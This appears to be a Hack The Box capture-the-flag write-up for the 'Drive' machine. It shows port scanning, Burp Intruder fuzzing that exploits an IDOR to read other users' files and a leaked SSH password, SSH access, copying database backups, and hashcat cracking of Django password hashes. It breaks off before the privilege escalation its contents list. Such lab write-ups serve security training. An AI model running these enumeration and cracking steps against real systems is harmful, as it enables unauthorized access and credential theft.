

Table of Contents

Scanning.....	1
Testing functionality – Login page	2
Testing functionality – Register	3
Testing Functionality – File upload	4
User	11
Privilege Escalation	15
IDA	17

Scanning


Starting with basic scan. The normal scan might take time, and we seem to be blocked by the target.

Therefore, I used the -Pn flag to treat all hosts as live. As well, after trying -T5 with no success, I moved on with a slower attempt by using the -T4 flag. Which also takes time 😊.

```
[kali㉿kali] -[~] 1153 more sessions dest=INACTIVE src=IN_INITIAL reinit_src=1
$ nmap 10.10.11.235 -A -Pn -T4 -p-1-65535 initial untrusted session promoted to trusted
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 18:54 IDT
Stats: 0:02:43 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan 10.10.255.255:254.0 route 10.1
Connect Scan Timing: About 24.16% done; ETC: 19:05 (0:08:32 remaining) enp0s0:ip6 dead:bce1:21:1049:64 de
Stats: 0:05:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 46.48% done; ETC: 19:06 (0:06:10 remaining)
Stats: 0:06:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 61.30% done; ETC: 19:05 (0:04:23 remaining)
Stats: 0:10:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 90.44% done; ETC: 19:06 (0:01:06 remaining) eth0
Nmap scan report for 10.10.11.235
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE      SERVICE VERSION
22/tcp    open       ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 1024 SHA256:... (RSA)
|_ 3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
| 256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (EDDSA)
|_ 256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp    open       http     nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://drive.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp  filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 705.32 seconds
```

Erel Regev

I added the IP address and the domain (drive.htb) to the /etc/hosts file and accessed the website:



Seems to be a web page of a service called DOODLE Drive.

Testing functionality – Login page

Trying with weak credentials admin:admin:

```

1 POST /login/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/login/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 114
10 Origin: http://drive.htb
11 Connection: close
12 Cookie: csrfmiddlewaretoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
13 Upgrade-Insecure-Requests: 1
14
15 csrfmiddlewaretoken=qDcS3jTDPMVpCQ1WI9JuA1lNKC9vg0kk3CsMkqkNpNdCzSHJKj70Uv6z0llcj&username=admin&password=admin

```

• Please enter a correct username and password. Note that both fields may be case-sensitive.

Username:

Password:

This connection is not secure.
Logins entered here could be compromised. [Learn More](#)

[Register here](#)

[Login](#)

Testing functionality – Register

Its necessary to register to be able to use and uncover more functionalities of the application:

```

1 GET /register/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/login/
8 Connection: close
9 Cookie: csrfmiddlewaretoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
10 Upgrade-Insecure-Requests: 1
11
12

```

Username:
Test

Email:
Test@gmail.com

Password:

Password confirmation:

[login here](#)

[Register](#)

```

1 POST /register/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/register/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 161
10 Origin: http://drive.htb
11 Connection: close
12 Cookie: csrfmiddlewaretoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
13 Upgrade-Insecure-Requests: 1
14
15 csrfmiddlewaretoken=on006MKcTxkJ2Y1tHSwE3eeXgqKBRgAm1NqoPNhTRAcx279eWFx3Gs77zf8NHc5o&username=Test&email=Test%40gmail.com&password1=1234567Aa&password2=1234567Aa


```

Logging using the credentials:

```

1 POST /login/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/login/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: http://drive.htb
11 Connection: close
12 Cookie: csrfmiddlewaretoken=4AAKTbHR8N2YajBVpKbzNo3ktZym06Fc
13 Upgrade-Insecure-Requests: 1
14
15 csrfmiddlewaretoken=VwS6D7KI7cDS13Tecuf3jFlNPWDNQmwMPWiGm8hp5PvGlckZr4gsWTeXYL1ZGi1o&username=Test&password=1234567AA

```



We see that we can upload files.

Testing Functionality – File upload

Pretty Raw Hex

```

1 GET /upload/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/
8 Connection: close
9 Cookie: csrfToken=QDN07mX1GrSRHTv74r5exlReWgRHRbJJ; sessionid=pbqfy8fip6oyhi2val0niluht4ehlqns
10 Upgrade-Insecure-Requests: 1
11

```

Hello Test

Files Groups Reports Logout

Note: DoodleDrive accepts only ASCII text MIME types only and files with size < 2MB ...
anyway any other MIME types or files with size bigger than 2MB will be considered as malicious behavior and will be blocked.

Name:

File: No file selected.

Select list:

public

This platform mimics Google Drive but adds a reservation system layer. You designate files for specific individuals, granting exclusive access. Alternatively, files are left unclaimed for others to reserve. It appears straightforward, yet there's a critical security vulnerability that demands attention from the pros.

Note that under "Select list" there is an option to share it with the public. In order to share it with a specific group, we must create one.

Erel Regev

Screenshot of a Firefox browser window showing the DoodleDrive interface. The URL is `drive.htb/upload/`. The page displays a note: "Note: DoodleDrive accepts only ASCII text MIME types only and files with size < 2MB ...". A "Groups" dropdown menu is open, showing "Create Group" and "Show my groups". Below the note, there's a "Hello Test" group entry. The main form for creating a new group has the name "Test_Group" and users "Test, Admin" selected. A "Create" button is visible. The page includes a terminal-like section showing a POST request to `/createGroup/` with various headers and a body containing the group name and user list. Below this is another terminal section showing a GET request to `/showMyGroups/` with similar headers and a cookie containing session information. At the bottom, there's a "My groups" section listing "Test_Group" with an edit link.

```

1 POST /createGroup/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/createGroup/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 122
10 Origin: http://drive.htb
11 Connection: close
12 Cookie: csrfmiddlewaretoken=QDN07mX1GrSRHtV74r5exlReWgRHRbJJ; sessionid=pbqfy8fip6oyhi2val0niluht4ehlqns
13 Upgrade-Insecure-Requests: 1
14
15 csrfmiddlewaretoken=oRlf06HohdtSSGv8aUeAmHtD01Axwhh64kYTXiufNubzpp054b9EJsaHM7hudiQF&name=Test_Group&users=Test%0D%0AAdmin

```

```

1 GET /showMyGroups/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/createGroup/
8 Connection: close
9 Cookie: csrfmiddlewaretoken=QDN07mX1GrSRHtV74r5exlReWgRHRbJJ; sessionid=pbqfy8fip6oyhi2val0niluht4ehlqns
10 Upgrade-Insecure-Requests: 1
11

```

My groups

```

public
Test_Group (Edit Group)

```

Hello Test

Note: DoodleDrive accepts only ASCII text MIME types only and files with size < 2MB ...
anyway any other MIME types or files with size bigger than 2MB will be considered as malicious behavior and will be blocked.

Name:

File:

Select list:

```
public
Test_Group
```

Upload

Pretty Raw Hex

```
1 POST /upload/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/upload/
8 Content-Type: multipart/form-data; boundary=-----7754850232815626688354911915
9 Content-Length: 10041
10 Origin: http://drive.htb
11 Connection: close
12 Cookie: csrfToken=QDN07mX1GrSRHTv74r5exlReWgRHRbJJ; sessionId=pbqfy8fip6oyhi2val0niluht4ehlqns
13 Upgrade-Insecure-Requests: 1
14
-----7754850232815626688354911915
15 Content-Disposition: form-data; name="csrfmiddlewaretoken"
16
17 aZePsU4Gwqh4Z01AoirNpx79B2UZ6eM4QsRtp6RxsHZLwJmxizmRM80dn8BwNfld
18 -----7754850232815626688354911915
19 Content-Disposition: form-data; name="name"
20
21 Content-Disposition: form-data; name="Check1"
22
23 -----7754850232815626688354911915
24 Content-Disposition: form-data; name="file"; filename="rev2.php"
25 Content-Type: application/x-php
26
27 <?php
```

Hello Test

Files Groups Reports Logout

File name	Owner	Group	Created Date	Reserve
Check1	my File		Oct. 26, 2023, 7:30 a.m.	Reserve

Note the following request that was captured when clicking the file:

Pretty Raw Hex

```
1 GET /112/getFileDetail/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/showMyFiles/
8 Connection: close
9 Cookie: csrfToken=QDN07mX1GrSRHTv74r5exlReWgRHRbJJ; sessionId=pbqfy8fip6oyhi2val0niluht4ehlqns
10 Upgrade-Insecure-Requests: 1
11
12
```

Erel Regev

File name	Owner	Group	Created Date	Reserve
Check1	Test		Oct. 26, 2023, 7:30 a.m.	
	Change properties	Delete	Edit Content	Just View

It's evident that file access is ID-dependent, requiring ID insertion into the link. We can execute fuzzing process against the URL to uncover files that are not reserved for us.

I sent the request to the intruder and marked the object number as variable for the attack:

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. In the 'Payloads' tab, a payload set is being configured. The 'Payload type' is set to 'Numbers'. The 'Number range' section shows 'From:' as 1, 'To:' as 250, and 'Step:' as 1. The 'Payload count' is set to 250. The 'Request count' is also set to 250. The attack type is set to 'Sniper'. The target URL is http://drive.htb. The request payload is defined as:

```

1 GET /$112$ getFileDetail/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/showMyFiles/
8 Connection: close
9 Cookie: csrfToken=QDN07mX1GrSRHTv74r5exlReWgRHBJJ; sessionId=pbqfy8fip6oyhi2val0niuluht4ehlqns
10 Upgrade-Insecure-Requests: 1

```

I used the payload type "Numbers" since we want to send requests to different URL where the object number is different. In this case, within the range of 1-250.

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. In the 'Payloads' tab, a payload set is being configured. The 'Payload type' is set to 'Numbers'. The 'Number range' section shows 'From:' as 1, 'To:' as 250, and 'Step:' as 1. The 'Payload count' is set to 250. The 'Request count' is also set to 250. The attack type is set to 'Sniper'. The target URL is http://drive.htb. The request payload is defined as:

```

1 GET /$112$ getFileDetail/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/showMyFiles/
8 Connection: close
9 Cookie: csrfToken=QDN07mX1GrSRHTv74r5exlReWgRHBJJ; sessionId=pbqfy8fip6oyhi2val0niuluht4ehlqns
10 Upgrade-Insecure-Requests: 1

```

Attack output:

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	21905	
100	100	200	<input type="checkbox"/>	<input type="checkbox"/>	5387	
112	112	200	<input type="checkbox"/>	<input type="checkbox"/>	21905	
79	79	401	<input type="checkbox"/>	<input type="checkbox"/>	335	
98	98	401	<input type="checkbox"/>	<input type="checkbox"/>	335	
99	99	401	<input type="checkbox"/>	<input type="checkbox"/>	335	
101	101	401	<input type="checkbox"/>	<input type="checkbox"/>	335	
1	1	500	<input type="checkbox"/>	<input type="checkbox"/>	400	
2	2	500	<input type="checkbox"/>	<input type="checkbox"/>	400	
3	3	500	<input type="checkbox"/>	<input type="checkbox"/>	400	
4	4	500	<input type="checkbox"/>	<input type="checkbox"/>	400	
5	5	500	<input type="checkbox"/>	<input type="checkbox"/>	400	
6	6	500	<input type="checkbox"/>	<input type="checkbox"/>	400	

As part of the output, different HTTP Status Codes can be seen. This is our indicator for success action.

In this case,

200 OK

Everything went as planned, and the server is responding with the requested data.

401 Unauthorized

The request requires user authentication, or the provided credentials are invalid.

500 Internal Server Error

A generic error message returned when an unexpected condition was encountered by the server.

We understand that we should focus on the following HTTP Status Codes:

200

401 – since there might be a file, but we don't have the permissions to access it.

Using 101 (which received status 401):

Request	Response
<pre> 1 GET /101/getFileDetail/ HTTP/1.1 2 Host: drive.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://drive.htb/showMyFiles/ 8 Connection: close 9 Cookie: csrfToken=QDN07mXlGrSHTv74r5exlReWgRHbJJ; sessionid=pbqfy8fip6oyhi2val0niuh4ehlqns 10 Upgrade-Insecure-Requests: 1 11 12 13 </pre>	<pre> 1 HTTP/1.1 401 Unauthorized 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Thu, 26 Oct 2023 07:50:50 GMT 4 Content-Type: application/json 5 Content-Length: 26 6 Connection: close 7 X-Frame-Options: DENY 8 Vary: Cookie 9 X-Content-Type-Options: nosniff 10 Referrer-Policy: same-origin 11 Cross-Origin-Opener-Policy: same-origin 12 13 { "status": "unauthorized" } </pre>

Erel Regev

I was trying to access those files with no success using the URL structure I have. I decided to go on with another enumeration attempt, to try and find more directories that might be used, while combining the status codes I received earlier.

Intruder:

Choose an attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://drive.htb

Update Host header to match

```

1 GET /$1129/getFileDetails/ HTTP/1.1
2 Host: drive.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://drive.htb/showMyFiles/
8 Connection: close
9 Cookie: csrfToken=QDN07mX1GrSPHTv74r5exlReWgRHRbJJ; sessionId=pbqfy0fi6oyhi2val0niluht4ehlqns
10 Upgrade-Insecure-Requests: 1
11

```

Payload set 1:

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type has its own configuration options.

Payload set: 1 Payload count: 34

Payload type: Numbers Request count: 7,059,386

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 79

To: 112

Step: 1

Payload set 2:

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type has its own configuration options.

Payload set: 2 Payload count: 207,629

Payload type: Simple list Request count: 7,059,386

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

index
images
download
2006
news
crack
serial
warez
full
12
Add
Enter a new item
Add from list ...

Note that I used the directory-list-lowercase-2.3-medium.txt from SecList.

4. Intruder attack of http://drive.htb - Temporary attack - Not saved to project file							
Attack	Save	Columns	Results	Positions	Payloads	Resource pool	Settings
Filter: Showing all items							
Request	Payload1		Payload 2	Status	Error	Timeout	Length
0				200	<input type="checkbox"/>	<input type="checkbox"/>	5747
35	79	block		200	<input type="checkbox"/>	<input type="checkbox"/>	5747
54	98	block		200	<input type="checkbox"/>	<input type="checkbox"/>	5325
55	99	block		200	<input type="checkbox"/>	<input type="checkbox"/>	5367
56	100	block		200	<input type="checkbox"/>	<input type="checkbox"/>	5386
57	101	block		200	<input type="checkbox"/>	<input type="checkbox"/>	5787
68	112	block		200	<input type="checkbox"/>	<input type="checkbox"/>	21905
1	79	boston		404	<input type="checkbox"/>	<input type="checkbox"/>	494
2	80	boston		404	<input type="checkbox"/>	<input type="checkbox"/>	494

Ok, the enumeration process was long, but eventually it was worth it. I received 200 OK response to some requests – some of them (101, 99, 98, 79) received status code of 401 earlier. It seems to be possible to access the following URLs:

/79/block

/98/block

/99/block

/101/block

After testing some of the URLs, and was able to see different files that are reserved for someone else I reached /79/block:

File name	Owner	Group	Created Date	Reserve
announce_to_the_software_Engineering_team	admin	doodleDrive-development-team	Dec. 23, 2022, 3:12 p.m.	Test

hey team after the great success of the platform we need now to continue the work.
on the new features for ours platform.

I have created a user for martin on the server to make the workflow easier for you please use the password "X[REDACTED]L!".

please make the necessary changes to the code before the end of the month

I will reach you soon with the token to apply your changes on the repo

thanks!

There are credentials! It says that a user called martin was created and the password was given. It's time to try and SSH into the machine!

Erel Regev

User

I managed to connect to the machine using SSH:

```

martin@drive:~$ ssh martin@10.10.11.235
martin@10.10.11.235's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-164-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 System information as of Thu 26 Oct 2023 01:43:37 PM UTC

 System load: 0.0 Processes: 229
 Usage of /: 63.1% of 5.07GB Users logged in: 0
 Memory usage: 21% IPv4 address for eth0: 10.10.11.235
 Swap usage: 0% [key team after the great success of the previous release have to continue the work on the new features for our platform]

 I have created a user for martin on the server to make the workflow easier for you please use the password [REDACTED]
 please make the necessary changes to this code before the end of the month
 Expanded Security Maintenance for Applications is not enabled.
 I will return you soon with a token to apply your changes on the repository.

 0 updates can be applied immediately.

 Enable ESM Apps to receive additional future security updates.
 See https://ubuntu.com/esm or run: sudo pro status

 The list of available updates is more than a week old.
 To check for new updates run: sudo apt update
 Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Oct 26 06:41:19 2023 from 10.10.14.108
martin@drive:~$ 
```

While investigating the machine, gitea service can be found, which is similar to github:

```

martin@drive:~/snap/lxd$ cd /usr/local/bin
martin@drive:/usr/local/bin$ ls
cygdb cython cythonize django-admin gitea gunicorn pipreqs sqlformat
martin@drive:/usr/local/bin$ 
```

As well, when navigating to the common app directories the following can be seen:

```

martin@drive:/var/www$ ls
backups DoodleGrive html
martin@drive:/var/www$ cd backups/
martin@drive:/var/www/backups$ ls
1_Dec_db_backup.sqlite3.7z 1_Nov_db_backup.sqlite3.7z 1_Oct_db_backup.sqlite3.7z 1_Sep_db_backup.sqlite3.7z db.sqlite3
martin@drive:/var/www/backups$ 
```

There are four 7z files playing hard to get with their passwords, and a mysterious db.sqlite3. Time for cracking!

I copied the files to my local machine:

```

martin@kali:~/Desktop/Machines/Drive$ scp martin@10.10.11.235:/var/www/backups/*
martin@10.10.11.235's password:
1_Dec_db_backup.sqlite3.7z 100% 13KB 42.5KB/s 00:00
1_Nov_db_backup.sqlite3.7z 100% 12KB 40.2KB/s 00:00
1_Oct_db_backup.sqlite3.7z 100% 12KB 41.8KB/s 00:00
1_Sep_db_backup.sqlite3.7z 100% 12KB 42.3KB/s 00:00
db.sqlite3 100% 3672KB 1.0MB/s 00:03 
```

HTB Machine: Drive - Difficulty: Hard

Erel Regev

I opened the db.sqlite3 file, and interacted with it until I reached the following:

```
kali㉿kali:[~/Desktop/Machines/Drive]
└─$ sqlite3 db.sqlite3
SQLite version 3.42.0 2023-05-16 12:36:15
Enter ".help" for usage hints.
sqlite> .tables
accounts_customuser          auth_permission
accounts_customuser_groups    django_admin_log
accounts_customuser_permissions django_content_type
accounts_g                   django_migrations
accounts_g_users              django_session
auth_group                  myApp_file
auth_group_permissions       myApp_file_groups
sqlite> SELECT * FROM accounts_customuser;
21|sha1$5IGzMcPgAUgMKXwKRmI0B$030814d90a650ac290b48e0954a89132302483a|2022-12-26 05:48:27.497873|0|jamesMason|||jamesMason@drive.htb|@1|2022-12-23 12:33:04
22|sha1$9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f|2022-12-24 12:55:10|0|martinCruz|||martin@drive.htb|@1|2022-12-23 12:35:02
23|sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004|2022-12-24 13:17:45|0|tomHands|||tom@drive.htb|@1|2022-12-23 12:37:45
24|sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f|2022-12-24 16:51:53|0|crisDisel|||cris@drive.htb|@1|2022-12-23 12:39:15
30|sha1$zpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3|2022-12-26 05:43:40.388717|1|admin|||admin@drive.htb|1|1|2022-12-26 05:30:58.003372
sqlite>
```

Looks like Django (SHA-1) Algorithm that is being used I saved the hashes to a file.

```
hash.txt ×
1 sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004
2 sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f
3 sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f
4 sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3
5

kali㉿kali:[~/Desktop/Machines/Drive]
└─$ for i in $(cat hash.txt | awk '{print $1}'); do hashid $i; done
Analyzing 'sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004'
[+] Django(SHA-1)
[+] SAP CODVN F/G (PASSWORD)
Analyzing 'sha1$E9cadw34Gx4E59Qt18NLXR$60919b923803c52057c0cdd1d58f0409e7212e9f'
[+] Django(SHA-1)
[+] SAP CODVN F/G (PASSWORD)
Analyzing 'sha1$ALgmoJHkrqcEDinLzpILpD$4b835a084a7c65f5fe966d522c0efcdd1d6f879f'
[+] Django(SHA-1)
[+] SAP CODVN F/G (PASSWORD)
Analyzing 'sha1$jzpj8fqBgy66yby2vX5XPa$52f17d6118fce501e3b60de360d4c311337836a3'
[+] Django(SHA-1)
[+] SAP CODVN F/G (PASSWORD)
```

Using hashcat for cracking:

```
File Actions Edit View Help
(kali㉿kali:[~/Desktop/Machines/Drive])
└─$ hashcat -m 124 -a 0 --force -o hash.txt ../../rockyou.txt
hashcat (v6.2.6) starting
```

The hash related to the user tom was cracked!

```
Dictionary cache built:
* Filename...: ../../rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 3 secs


sha1$kyvDtANaFByRUMNSXhjvMc$9e77fb56c31e7ff032f8deb1f0b5e8f42e9e3004:john316
```

Erel Regev

Can't SSH into the machine using he password. So it was a bit of wasting time. What left is the gitea service and the 7z files.

